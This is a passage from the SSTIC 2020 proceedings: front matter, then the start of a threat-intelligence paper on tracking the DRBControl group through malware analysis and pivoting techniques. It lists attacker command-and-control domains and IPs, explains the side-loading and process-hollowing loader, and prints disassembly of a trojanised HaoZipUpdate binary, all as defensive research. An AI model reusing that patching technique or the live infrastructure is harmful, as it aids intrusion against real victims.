
SSTIC



2020

Symposium sur la sécurité des technologies
de l'information et des communications

ISBN : 978-2-9551333-5-4

Préface

Ah, le printemps, symbole du retour à la vie, du renouveau, des beaux jours, une nouvelle saison qui amène bien sûr son lot de traditions :

— la chasse aux œufs ;
— le perçage des fûts de la bière de mars ;
— la publication du challenge SSTIC ;
— le stress de l'ouverture de la billetterie.

Mais cette année, le programme des réjouissances a été quelque peu modifié : si la descente de fûts s'est bien passée, si le challenge avançait comme sur des rails grâce à des concepteurs acharnés, le stress lié à la billetterie a été supplanté par une question inédite et bien plus préoccupante : avec le COVID-19, SSTIC pourra-t-il avoir lieu ?

Malheureusement, après quelques semaines de suivi de la situation et de discussions, il est apparu que maintenir une édition physique serait probablement impossible et de toutes manières irresponsable. L'idée de devoir rester confinés à 800, même dans un lieu aussi approprié qu'un couvent, ne semblait déclencher qu'un enthousiasme très modéré.

Néanmoins, l'objectif de SSTIC reste la diffusion des travaux des auteurs et il nous semblait donc impensable de ne pas proposer une édition entièrement en ligne. Et dans la continuité de la diffusion du streaming en direct depuis 2014, nous avons donc décidé de diffuser les conférences sur Internet.

Évidemment, bien que les présentations constituent l'ossature du SSTIC, il ne se limite pas à celles-ci et rien ne pourra remplacer les échanges en personne autour d'une boisson lors du *social event* ou les applaudissements pendant les *rumps*, sans parler des nuits plus ou moins longues entre la rue de la soif et le *Cactus*.

Par ailleurs, absence de billetterie signifie absence de revenus. Mais heureusement, grâce aux annulations de prestations, aux fournisseurs compréhensifs mais surtout grâce à la gestion avisée de nos chers anciens et anciennes, cette année n'aura pas d'impact financier majeur. Quoi qu'il en soit, la gratuité de l'accès au streaming était une évidence.

Enfin, le comité d'organisation tient à remercier sincèrement les auteurs, les invités et le comité de programme, qui ont répondu présent malgré les circonstances exceptionnelles.

Nous espérons que cette édition très particulière vous satisfera malgré tout et ne doutons pas que vous serez nombreux l'année prochaine à vous

ruer sur la billetterie pour nous faire renouer avec la tradition du stress de l'ouverture de la vente.

Bon symposium,
Raphaël Rigo, pour le comité d'organisation.

Comité d'organisation

Aurélien Bordes	ANSSI
Camille Mougey	ANSSI
Colas Le Guernic	SEKOIA
Frédéric Tronel	CentraleSupélec
Isabelle Kraemer	Orange
Jean-Marie Borello	Thales
Nicolas Prigent	Ministère des Armées
Olivier Courtay	Viaccess-Orca
Pierre Capillon	ANSSI
Raphaël Rigo	Airbus
Sarah Zennou	Airbus

Comité de programme

Adrien Guinet	Quarkslab
Alexandre Gazet	Airbus
Anaïs Gantet	Airbus
Aurélien Bordes	ANSSI
Benoit Michau	P1 security
Camille Mougey	ANSSI
Clémentine Maurice	CNRS
Colas Le Guernic	SEKOIA
Diane Dubois	Google
Frédéric Tronel	CentraleSupélec
Gabrielle Viala	Quarkslab
Guillaume Valadon	Netatmo
Isabelle Kraemer	Orange
Jean-Baptiste Bédrune	Ledger
Jean-François Lalande	CentraleSupélec
Jean-Marie Borello	Thales
Nicolas Prigent	Ministère des Armées
Ninon Eyrolles	
Olivier Courtay	Viaccess-Orca
Pascal Malterre	CEA/DAM
Pierre Capillon	ANSSI
Pierre-Michel Ricordel	ANSSI
Pierre-Sébastien Bost	
Raphaël Rigo	Airbus
Renaud Dubourguais	Synacktiv
Ryad Benadjila	ANSSI
Sarah Zennou	Airbus
Yoann Allain	DGA

Graphisme

Benjamin Morin

L'association STIC tient à remercier les employeurs des membres du comité d'organisation qui ont soutenu leur participation au CO.

Airbus – ANSSI – CentraleSupélec – Ministère des Armées
Orange – SEKOIA – Thales – Viaccess-Orca

Table des matières

Conférences

Pivoter tel Bernard . . . 3
D. Lunghi

Sécurité du réseau fixe d'un opérateur : focus sur les dénis de service 25
D. Roy, P. Nourry

Black-Box Laser Fault Injection on a Secure Memory . . . 49
O. Hériveaux

Chipsec et sécurité des plate-formes . . . 73
A. Malard, Y.-A. Perez

Inter-CESTI . . . 105
ANSSI, French ITSEFs

L'agent qui parlait trop . . . 201
Y. Genuer

How to design a baseband debugger . . . 215
D. Berard, V. Fargues

Exploiting dummy codes in Elliptic Curve Cryptography implementations . . . 229
A. Russon

Testing for weak key management in BLE . . . 251
T. Claverie, J. Lopes-Esteves

Fuzz and Profit with WHVP . . . 289
D. Aumaitre

Sécurité des infrastructures basées sur Kubernetes . . . 315
X. Mehrenberger

Hacking Excel Online . . . 333
N. Joly

Scoop the Windows 10 pool! . . . 345
C. Bayet, P. Fariello

WazaBee 381
R. Cayre, F. Galtier, G. Auriol, V. Nicomette, G. Marconato

Please Remember Me 419
G. Patat, M. Sabt

Quand les bleus se prennent pour des chercheurs de vulnérabilités . 451
S. Peyrefitte


Sécurité RDP 463
T. Bourguenolle, G. Bertoli

afl-taenia-mt 473
J. Rembinski, B. Dufour, S. Lebreton, F. Garreau

Finding vBulletin 0-days through poor man's symbolic execution . . 495
C. Fol

Process level network security monitoring 507
G. Fournier

Index des auteurs 525



Conférences

Pivoter tel Bernard, ou comment monitorer des attaquants négligents

Daniel Lunghi
daniel_lunghi@trendmicro.com

Trend Micro

Résumé. Dans ce papier, nous allons présenter une investigation complète et sur le long terme d'un groupe d'attaquants ayant effectué des attaques ciblées.

L'idée est de montrer les différentes étapes qui ont amené à la publication d'un rapport complet sur une opération donnée.

L'investigation commence par l'analyse de souches malveillantes, ce qui permet d'en tirer des informations et des indicateurs qui pourront être exploités, via différentes méthodes qui sont expliquées dans le papier, pour obtenir des informations supplémentaires.

À l'arrivée, on obtient la liste des familles de malwares utilisées, une cartographie partielle de l'infrastructure de l'attaquant, une liste de victimes ainsi que de certains outils de post-exploitation.

Cette investigation s'appuie sur un cas réel, dont les résultats ont été publiés sur le blog de Trend Micro [7, 8].

1 DRBControl, un groupe qui aime les paris

Cette étude porte sur un groupe qui cible des entreprises de paris et de jeux en ligne en Asie du Sud-Est que nous avons analysé avec trois collègues de Trend Micro. Les premières attaques identifiées datent de juillet 2019, et les plus récentes ont été constatées en mars 2020. Pour information, un papier [8] analysant une des campagnes de ce groupe a été publiée sur le blog [7] de Trend Micro. Cependant, l'article en question ne s'attarde pas sur la méthodologie utilisée pour obtenir les données présentées, et en ce sens, il ne fait pas doublon avec cet article.

Le point de départ de cette investigation a été une proposition de collaboration de l'entreprise Talent-Jump Technologies [19] suite à une mission de réponse à incident qu'elle a effectuée au sein d'une entreprise philippine de pari en ligne.

2 Analyse des souches

L'investigation a commencé en juillet 2019. Nous avons reçu entre 15 et 20 souches sur une période d'un mois, au fur et à mesure des trouvailles

de l'équipe de réponse à incidents, puis encore deux souches début octobre 2019.

La première étape a été d'analyser les souches à l'aide de notre outil de rétro-ingénierie préféré. Les objectifs d'une telle analyse, au-delà de déterminer les fonctionnalités du malware, sont principalement de récupérer l'adresse du ou des serveurs de contrôle, puis de déterminer s'il s'agit d'une famille de malware connue. Dans le cas idéal, on tombe sur une famille de malware qui n'est utilisée que par un groupe d'attaquants, ce qui simplifie l'attribution, et permet d'emblée de s'appuyer sur les investigations précédentes. Dans notre cas, nous avons pu diviser nos souches en 4 familles :

— Type 1 : 11 souches
— Type 2 : 3 souches
— Type 3 : 5 souches
— HyperBro : 1 souche, arrivée en octobre

Les familles de type 1 à 3 nous étaient inconnues, et la seule famille que nous avons pu identifier, HyperBro, n'est arrivée que début octobre. Nous reviendrons dessus ultérieurement. Concernant le type 3, l'analyse montrera que sa seule fonction est de charger du code depuis Dropbox. Nous y reviendrons ultérieurement.

Nous allons nous attarder un peu sur le type 1, mais la démarche a été similaire pour le type 2.

Le malware utilise 3 fichiers pour son chargement :

— un premier exécutable légitime et signé par Microsoft, vulnérable à une attaque de DLL Side-Loading [2]
— une DLL malveillante, nommée mpsvc.dll, chargée par le binaire légitime ci-dessus
— un fichier binaire contenant le code final du malware, mais obfusqué et compressé

La DLL malveillante se charge de décompresser et décoder le fichier binaire puis de le charger en mémoire en lançant un binaire légitime en mode suspendu, puis en remplaçant en mémoire le code à exécuter par le code malveillant, avant de reprendre l'exécution du binaire (méthode appelée « process hollowing » [4]). Ces méthodes sont connues et ont pour but d'évader les solutions de sécurité. Pour obtenir une version « unpackée », il suffit de placer un point d'arrêt après que le malware ait été déchiffré et décompressé en mémoire.

Le malware est écrit en C++ et articulé de façon modulaire. On constate que les informations RTTI sont présentes, et on peut donc en extraire le nom des classes. Il existe une classe « CHPPlugin » virtuelle pour

les greffons ajoutant des fonctionnalités, et une classe virtuelle « CHPNet » implémentée par toutes les classes relatives aux communications réseaux (par exemple « CHPHttp », « CHPTcp » ou « CHPUdp »).

Les noms de classes des greffons sont assez explicites, et correspondent aux fonctionnalités d'un RAT classique, avec notamment toutes les capacités attendues d'une application d'espionnage : récupération des frappes clavier (« CHPKeyLog »), capture vidéo du contenu de l'écran (« CHPAvi »), capture d'écran (« CHPScreen »), exécution de commande distante (« CHPCmd ») . . ..

L'analyse montre également un numéro de version, ce qui permet de voir qu'une des souches a pour version « 1.0 », tandis que les autres sont de version « 8.0 ». Parmi les deux souches reçues en octobre, l'une d'entre elle est un malware de type 1 et a pour version 9.0. Si l'on en croit les dates de compilation, la version 1.0 a été compilée en mai 2019, la version 8.0 en juillet, et la version 9.0 en octobre, ce qui donne une idée de la vitesse de développement de l'attaquant. Les différences entre versions sortent du cadre de cet article, mais les fonctionnalités restent globalement les mêmes.

On note aussi un algorithme de substitution utilisant une table fixe de 256 octets pour obfusquer les données envoyées au C&C, que l'on retrouve sur l'image 1, et enfin une communication systématique vers le nom de domaine légitime `api.dropbox.com`.

A l'issue de l'analyse, on obtient le tableau 1

Famille de malware	**C&C**

Type 1	`download.safedog.co`
	`safe.mircosofdevice.com`
	`office.support.googldevice.com`
	`45.77.41.49`
	`35.220.232.71` (souche reçue en octobre)

Type 2	`update.mircosoftdefender.com` `store.microsoftbetastore.com`
Type 3	`api.dropbox.com`
HyperBro	`35.220.135.85` (souche reçue en octobre)

Tableau 1. Liste des différents C&C après analyse des souches initiales

On constate donc que plusieurs souches utilisent le même C&C, et que celui-ci est parfois un nom de domaine, parfois une IP.




Fig. 1. Algorithme utilisé pour obfusquer les données envoyées au C&C

3 Pivots sur le code

Une fois cette première étape d'analyse terminée, nous allons nous intéresser à plusieurs méthodes qui nous ont permis ou non de trouver de nouvelles souches malveillantes liées à notre attaquant.

3.1 Recherche de chaînes de caractères ou octets peu courants

Généralement, la recherche la plus simple et rapide à effectuer consiste à identifier des chaînes de caractères peu courantes, puis à chercher leur présence dans une base de données de malware. Cette recherche peut commencer simplement par une requête sur un moteur de recherche, car de nombreuses sandbox en ligne stockent toutes les chaînes de caractères vues statiquement mais également dynamiquement lors de l'exécution d'un fichier soumis à leur service. Sinon, on peut utiliser le modificateur « content » [20] du service VirusTotal, qui va retourner tous les fichiers

correspondants au(x) motif(s) recherchés. L'approche est un peu similaire à « binacle » [10], présenté au SSTIC 2017. Pour des chaînes de caractères, cela s'avère largement suffisant, cependant on est limité dès lors que l'on souhaite exprimer des conditions par exemple.

Dans ce cas, on peut utiliser Yara,[1] qui dispose d'une grammaire beaucoup plus riche. Plusieurs services en ligne, ainsi que nos bases de données internes, sont compatibles avec cet outil. Cela veut dire qu'une fois que l'on a rédigé une règle, on peut l'ajouter à nos règles de « hunting ». Le principe de ces règles est qu'un email nous est envoyé dès qu'un fichier correspondant à la règle est envoyé sur une de nos sources de fichiers (base de données interne, VirusTotal ...).

Seulement, ces alertes ne portent que sur les fichiers qui seront analysés ou envoyés dans le futur. Si l'on souhaite chercher dans les fichiers passés, on peut alors utiliser les fonctionnalités de RetroHunt [21] de VirusTotal, qui vont permettre de chercher une règle Yara sur tous les fichiers envoyés ou analysés sur les trois derniers mois.

Dans le cas présent, les recherches sur des chaînes de caractères peu courantes, par exemple sur le nom de classe « CHPKeylog », n'ont rien donné. Ce n'est pas surprenant, puisque ces chaînes n'apparaissent qu'une fois le malware chargé en mémoire par les différents fichiers présentés en première partie.

3.2 Table fixe de substitution

Précédemment, nous avons identifié l'utilisation d'un algorithme de substitution de 256 octets pour obfusquer les données envoyées au C&C. Nous avons écrit une règle Yara contenant ces 256 octets, et nous l'avons ajouté à nos règles de « hunting », et nous avons également effectué un RetroHunt.

Après quelques heures, nous avons obtenu une liste de fichiers contenant la même table de substitution. Leur analyse a montré qu'il s'agissait bien de malwares de type 1, de version 4.0.

Nous avons pu ajouter deux C&C à notre liste :

- `test66.shopingchina.net`
- `update.google.com.updatesrvers.org`

Après quelques semaines, nous avons eu une alerte. En analysant le code, nous avons reconnu les mêmes classes C++ que celles vues dans notre malware initial, ce qui a confirmé le lien entre les deux malwares. Cependant, l'objectif de ce malware-ci est de faire de la redirection de

1. `https://virustotal.github.io/yara/`

trafic HTTP ou UDP d'un port en écoute vers une adresse IP et un port distant. On peut donc ajouter cet outil à l'arsenal de l'attaquant.

Un point important à noter : lors de l'analyse de cet algorithme, nous avons pensé que bien qu'il soit peu complexe (une simple substitution), il était très peu probable que l'on retrouve la même suite de 256 octets, dans le même ordre, par hasard. Cette impression s'est retrouvée confirmée par le faible nombre d'alertes (9 sur 6 mois) et la correspondance systématique après analyse des fichiers concernés avec notre investigation. Nous en avons déduit un marqueur fort de notre groupe d'attaquants.

Et pourtant. . . le 23 mars, bien après la soumission de cet article et la publication de notre blog, nous avons reçu une alerte qui s'est avérée être un faux-positif. Un fichier compilé le 29 mars 2015 et apparemment relatif à un serveur anti-triche contenait les fameux 256 octets, dans le bon ordre. Pourtant, ce fichier n'avait absolument rien à voir avec notre attaquant, en tout cas le code n'y ressemblait pas du tout. En poussant un peu les recherches, nous sommes tombés sur une question posée le 27 février 2015 sur CodeProject.com [1], dont on voit un extrait ci-dessous dans l'image 2.

Fig. 2. Extrait de code trouvé sur Code Project

Nous en déduisons que notre attaquant a utilisé Google pour « coder » plus rapidement son algorithme de chiffrement réseau. Etant donné le faible nombre d'alertes que cette règle nous a remonté, et le nombre encore plus faible de faux-positifs (1 sur 9), le marqueur n'est pas mauvais pour autant. Mais c'est un bon rappel que les attaquants piquent souvent des

bouts de code à droite à gauche, et qu'il faut plus qu'une suite d'octets ou un algorithme pour une attribution correcte.

3.3 Utilisation des métadonnées

Une autre possibilité pour trouver du code relatif à un attaquant donné est d'utiliser les métadonnées des fichiers ou de documents. Nous allons en voir deux exemples ici.

Lorsqu'il s'agit d'un fichier exécutable au format PE, ces métadonnées peuvent être directement récupérable dans le fichier, comme les informations qui sont définies dans la ressource VERSIONINFO [16], telles que le nom du fichier, sa description, ou encore sa version. Parfois, ces métadonnées sont utilisées indirectement, comme le fameux « imphash » [14], qui calcule un condensat à partir de la table des imports d'un fichier exécutable.

Dans le cadre de cette investigation, nous nous sommes intéressés à la seule souche type 1 à notre disposition ayant pour version 1.0. Le champ « Internal Name » de cette souche est « HaoZipUpdate », qui s'avère être un gestionnaire de compression populaire en Asie. Une analyse du code a montré qu'il s'agissait d'un binaire légitime, dont quelques octets ont été patchés manuellement pour rediriger le flot d'exécution vers du code ajouté au milieu du fichier, comme on le voit dans les images 3 et 4.

Ce code se contente de résoudre quelques pointeurs de fonctions, puis il alloue une zone mémoire, et y recopie du code qui a été concaténé cette fois tout à la fin du fichier (ce qu'on appelle « l'overlay »), juste avant de rediriger le flot d'exécution vers cette zone mémoire. L'instruction utilisée pour cette dernière recopie est un ReadFile auquel on passe en argument l'offset à partir duquel on trouve l'overlay. Ceci se traduit par l'instruction « PUSH 15D08h », soit en assembleur x86 « 68 08 5D 01 00 ».

Revenons à nos métadonnées. Si l'on cherche [2] sur VirusTotal tous les fichiers non-signés, ayant pour nom « HaoZipUpdate », et ayant du code dans l'overlay, on obtient moins de 10 fichiers. On pourrait analyser manuellement ces 10 fichiers, mais une simple recherche binaire des octets « 68 08 5D 01 00 » dans ces fichiers nous renvoie un seul résultat.

Une analyse de ce fichier montre qu'il s'agit d'une version encore antérieure à la 1.0, avec des noms de classes similaire au type 1. Cette version n'a que très peu de greffons, et même pas de numéro de version. Elle date également de mai 2019.

2. name :"HaoZipUpdate" tag :"overlay" NOT tag :"signed"

```
                        loc_403AF7:                                ; CODE XREF: sub_403AB6+37↑j
56                                      push    esi
8B 35 20 D0 40 00                       mov     esi, ds:LoadLibraryA
57                                      push    edi
68 64 ED 40 00                          push    offset aComctl32Dll ; "COMCTL32.DLL"
C7 45 BC 08 00 00 00                    mov     [ebp+7D0h+var_814], 8
C7 45 C0 FF 00 00 00                    mov     [ebp+7D0h+var_810], 0FFh
FF D6                                   call    esi ; LoadLibraryA
8B 3D 60 D0 40 00                       mov     edi, ds:GetProcAddress
68 74 ED 40 00                          push    offset aInitcommoncont ; "InitCommonControlsEx"
50                                      push    eax             ; hModule
89 45 C8                                mov     [ebp+7D0h+var_808], eax
FF D7                                   call    edi ; GetProcAddress
3B C3                                   cmp     eax, ebx
74 06                                   jz      short loc_403B2F
8D 4D BC                                lea     ecx, [ebp+7D0h+var_814]
51                                      push    ecx
FF D0                                   call    eax

                        loc_403B2F:                                ; CODE XREF: sub_403AB6+71↑j
68 8C ED 40 00                          push    offset aUser32Dll ; "User32.dll"
FF D6                                   call    esi ; LoadLibraryA
68 98 ED 40 00                          push    offset aMessageboxw ; "MessageBoxW"
50                                      push    eax             ; hModule
89 45 C4                                mov     [ebp+7D0h+hLibModule], eax
FF D7                                   call    edi ; GetProcAddress
```

Fig. 3. Version originale du fichier HaoZipUpdate

```
                        loc_403AF7:                                ; CODE XREF: sub_403AB6+37↑j
56                                      push    esi
8B 35 20 D0 40 00                       mov     esi, ds:LoadLibraryA
57                                      push    edi
68 64 ED 40 00                          push    offset aKernel32Dll_0 ; "kerneL32.DLL"
C7 45 BC 08 00 00 00                    mov     [ebp+7D0h+var_814], 8
C7 45 C0 FF 00 00 00                    mov     [ebp+7D0h+var_810], 0FFh
FF D6                                   call    esi ; LoadLibraryA
8B 3D 60 D0 40 00                       mov     edi, ds:GetProcAddress
57                                      push    edi
90                                      nop
90                                      nop
90                                      nop
90                                      nop
50                                      push    eax
89 45 C8                                mov     [ebp+7D0h+var_808], eax
E8 18 8D 00 00                          call    resolvFunctions_LoadShellcode
90                                      nop
8D 4D BC                                lea     ecx, [ebp+7D0h+var_814]
51                                      push    ecx
FF D0                                   call    eax
68 8C ED 40 00                          push    offset aUser32Dll ; "User32.dll"
FF D6                                   call    esi ; LoadLibraryA
68 98 ED 40 00                          push    offset aMessageboxw ; "MessageBoxW"
50                                      push    eax             ; hModule
89 45 C4                                mov     [ebp+7D0h+hLibModule], eax
FF D7                                   call    edi ; GetProcAddress
```

Fig. 4. Version modifiée du fichier HaoZipUpdate

Une fois ce nouveau binaire trouvé, nous cherchons des bouts de code entiers de celui-ci via le modificateur « content » de VirusTotal, et finissons par trouver un document Word malveillant embarquant le fichier tel quel dans un objet OLE. Les métadonnées de ce document n'ont pas été enlevées, et le nom d'auteur est très spécifique : « Dell_20170514745 ».

En cherchant d'autres documents avec le même auteur, on en trouve 3 autres, également malveillants, qui nous serviront à trouver des cibles en les cherchant dans notre télémétrie.

4 Pivots sur l'infrastructure

Un autre moyen de trouver d'autres indicateurs et d'en savoir plus sur notre attaquant est de s'intéresser à son infrastructure. Plusieurs méthodes d'investigations existent, qui permettent généralement d'obtenir d'autres noms de domaines et adresses IP liées, qui eux-mêmes pourront amener à la découverte d'autres souches malveillantes, pour lesquelles on recommence les étapes précédentes. Cette partie se propose donc d'énumérer quelques méthodes que nous avons utilisées, avec succès ou non, pour récupérer un maximum de C&C liés à notre attaquant.

4.1 Passive DNS

La première méthode courante qui est utilisée est le passive DNS. Certains services tels PassiveTotal[3] ou DNSDB[4] stockent toutes les associations « nom de domaine – adresse IP » qu'ils ont pu observer. Généralement, ces services disposent d'accords avec des serveurs DNS d'opérateurs, ou gèrent leurs propres infrastructures DNS.

La conséquence est qu'on obtient un historique des adresses IP associées à un nom de domaine (avec ou sans ses sous-domaines), et pour chaque adresse IP, on peut obtenir tous les noms de domaines que le service de passive DNS a vu pointer vers cette IP.

L'intérêt de telles bases de données est que certains attaquants réutilisent certains serveurs pour des campagnes d'attaques différentes. Parfois, on arrive donc à obtenir de nouveaux C&C que l'on pourra lier à notre attaquant, et qui pourront eux-mêmes être utilisés pour chercher d'autres souches malveillantes, ou d'autres machines compromises dans le cas d'une réponse à incident.

3. https://community.riskiq.com/
4. https://www.farsightsecurity.com/dnsdb-community-edition/

Il faut toutefois être vigilant à ce que ces autres noms de domaines ou IP soient utilisés dans le même intervalle de temps, car rien n'interdit à deux groupes distincts d'utiliser un même serveur alors qu'ils n'ont aucun lien. Certains hébergeurs étant peu regardants sur l'utilisation qui est faite de leurs services, ils peuvent devenir un nid à APT, et on ne pourra alors effectuer aucune corrélation utile. De même, cette méthode a bien sûr ses limites dans le cas de serveurs partagés, puisque plusieurs domaines qui n'ont rien à voir vont pointer vers la même IP au même moment.

